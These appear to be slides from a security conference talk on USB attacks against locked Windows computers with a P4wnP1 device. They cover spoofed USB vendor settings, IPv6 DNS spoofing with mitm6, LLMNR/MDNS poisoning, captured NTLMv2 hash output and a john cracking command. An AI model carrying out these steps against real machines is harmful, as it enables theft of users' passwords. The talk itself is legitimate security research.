Advanced USB Attacks on Locked Computers for Grabbing #Passwords

Youssef Awad


Security Researcher

A little about me

- My name is Youssef Awad.
- I am a Senior studying Computer Engineering at AUS.
- My online/CTF username is DeadPackets.
- I’ve been hacking for the past 5 years.
- I research security bugs and attacks in my free time.

Classic USB Attacks

- USB Attacks that emulate keyboards are not a new thing.
- Not as efficient, people lock their desktops when they’re away.
- Not as stealthy as most attackers would like.



The release of the Bash Bunny

- In 2017, Hak5 released its new USB hacking tool, the Bash Bunny.
- The Bash Bunny could emulate:
  - A keyboard
  - A mouse
  - An ethernet adapter
  - A storage device
  - A serial device
- …all for the “cheap” price of **$99**!

Introducing: P4wnP1

Bash Bunny


Cannot be customized
Cannot dynamically switch emulation mode
No Bluetooth or WiFi chip on-board
No command line interface to run payloads on-the-fly
Has an SSD
Has a faster processor
Costs $99

Raspberry Pi Zero W

Can be customized and upgraded
Can dynamically switch emulation modes
Has a Bluetooth and WiFi chip on-board
Has a CLI to run payloads on-the-fly
Uses standard SD storage
Has a not-so-fast processor
Costs $10

A Hollywood style gadget

- The P4wnP1 features:
  - A web interface to setup and launch attacks on-the-fly
  - The ability to start a WiFi access point to enable an attacker to connect
  - The ability to pair with a Bluetooth device, including the attacker’s device
  - The P4wnP1 is running Kali Linux, meaning installing tools is easy
  - HIDScript, a superior language for writing HID payloads over DuckyScript



USB Gadget Settings

☑ Enabled
Enable/Disable USB gadget (if enabled, at least one function has to be turned on)

Vendor ID
Example: 0x1d6b
0x1d6a

Product ID
Example: 0x1337
0x1342

Manufacturer Name
SandDisk

Product Name
SandDisk USB

Serial Number
cafebabe1337

☐ CDC ECM
Ethernet over USB for Linux, Unix and OSX

☑ RNDIS
Ethernet over USB for Windows (and some Linux kernels)

MAC addresses for RNDIS

☑ Keyboard
HID Keyboard functionality (needed for HID Script)

☑ Mouse
HID Mouse functionality (needed for HID Script)

☐ Custom HID device
Raw HID device function, used for covert channel

☐ Serial Interface
Provides a serial port over USB

☐ Mass Storage
Emulates USB flash drive or CD-ROM


Stealing Hashes From Locked Computers

- The attack demonstrated today is still unpatched to this day as it abuses a core functionality in Windows.
- In today’s demo, the victim locked their computer and walked away.
- Upon connecting to the victim PC, the P4wnP1 will:
    - Run the network attack to obtain the hashed password
    - Crack the hashed password using a wordlist of the top 1million most common passwords.
    - Enter the password and show it to the attacker.

Things you need to know

- Windows prefers IPv6 over IPv4 and will favor sending packets to an IPv6 interface.
- Windows automatically joins broadcasted IPv6 networks by default.
- Upon joining a new network, Windows checks for the existence of a proxy server.
- If this proxy server exists and requires authentication, Windows will send over the hashed password as credentials.

The Attack



Broadcasts an IPv6 network

Joins the IPv6 network and sets it as priority


Sends a DNS request to check for a proxy

Provide a proxy and require authentication

Sends over NTLMv2 hashed password

Crack hash and login

Technical Details



```
root@kali:~# mitm6 -v -i usbeth -d testlan.local
/usr/local/lib/python3.8/dist-packages/mitm6-0.2.2-py3.8.egg/mitm6/mitm6.py:283: SyntaxWarning: "is" wit
h a literal. Did you mean "=="?
/usr/local/lib/python3.8/dist-packages/mitm6-0.2.2-py3.8.egg/mitm6/mitm6.py:283: SyntaxWarning: "is" wit
h a literal. Did you mean "=="?
Starting mitm6 using the following configuration:
Primary adapter: usbeth [24:22:26:12:14:16]
IPv4 address: 172.16.0.1
IPv6 address: fe80::2622:26ff:fe12:1416
DNS local search domain: testlan.local
DNS whitelist: testlan.local
IPv6 address fe80::5536:1 is now assigned to mac=42:63:65:12:34:56 host=DESKTOP-MA24S4S. ipv4=
Ignored query for client.wns.windows.com. from fe80::5536:1
Sent spoofed reply for ProxySrv.testlan.local. to fe80::5536:1
^C
Shutting down packet capture after next packet...
```

```
    Challenge set                [random]
    Don't Respond To Names       ['ISATAP']



[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [LLMNR]  Poisoned answer sent to 172.16.0.2 for name DESKTOP-MA24S4S
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [LLMNR]  Poisoned answer sent to 172.16.0.2 for name DESKTOP-MA24S4S
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name DESKTOP-MA24S4S.local
[*] [MDNS] Poisoned answer sent to 172.16.0.2      for name ProxySrv.local
[Proxy-Auth] NTLMv2 Client   : 172.16.0.2
[Proxy-Auth] NTLMv2 Username : .\DeadPackets
[Proxy-Auth] NTLMv2 Hash     : DeadPackets::.:c619d876613b877e:DC5ECA0CF9AB43380295A3B51FF16920:01010000
000000007686D12C6DCCD6013B99D224FDA2E1790000000000200060053004D0042000100160053004D0042002D0054004F004F00
4C004B004900540004001200730006D0062002E006C006F00630061006C000300280073006500720076006500720032003000300
33002E0073006D0062002E006C006F00630061006C00050012007300 6D0062002E006C006F00630061006C0008003000300000000
00000000010000000020000000DD0917EC6C9C24CBB1B328DC0C2A2B5ED63C3DCE43BD618A992190A15B2AFECF0A00100000000000
000000000000000000000000000090024004800540054005002F00700072006F007800790073007200076003A003300310032003800
0000000000000000
```

```
# Let's crack the hash
temp=$(mktemp)
john --wordlist=/root/attack/wordlist.txt --format=netntlmv2 /usr/share/responder/DumpNTLMv2.txt --pot=$temp
```

Pick a Password

- 1234567890
- qwertyuiop
- trustno1
- 12345qwert
- 2ezLgic37H
- BhRh0h2Oof6XbqJEH
- Password123
- secure1
- insecure

Demo Time!

My Socials

- Twitter: @dead_packets
- Github: DeadPackets
- LinkedIn: https://linkedin.com/in/youssef-awad/

Thank you!

Youssef Awad

Security Researcher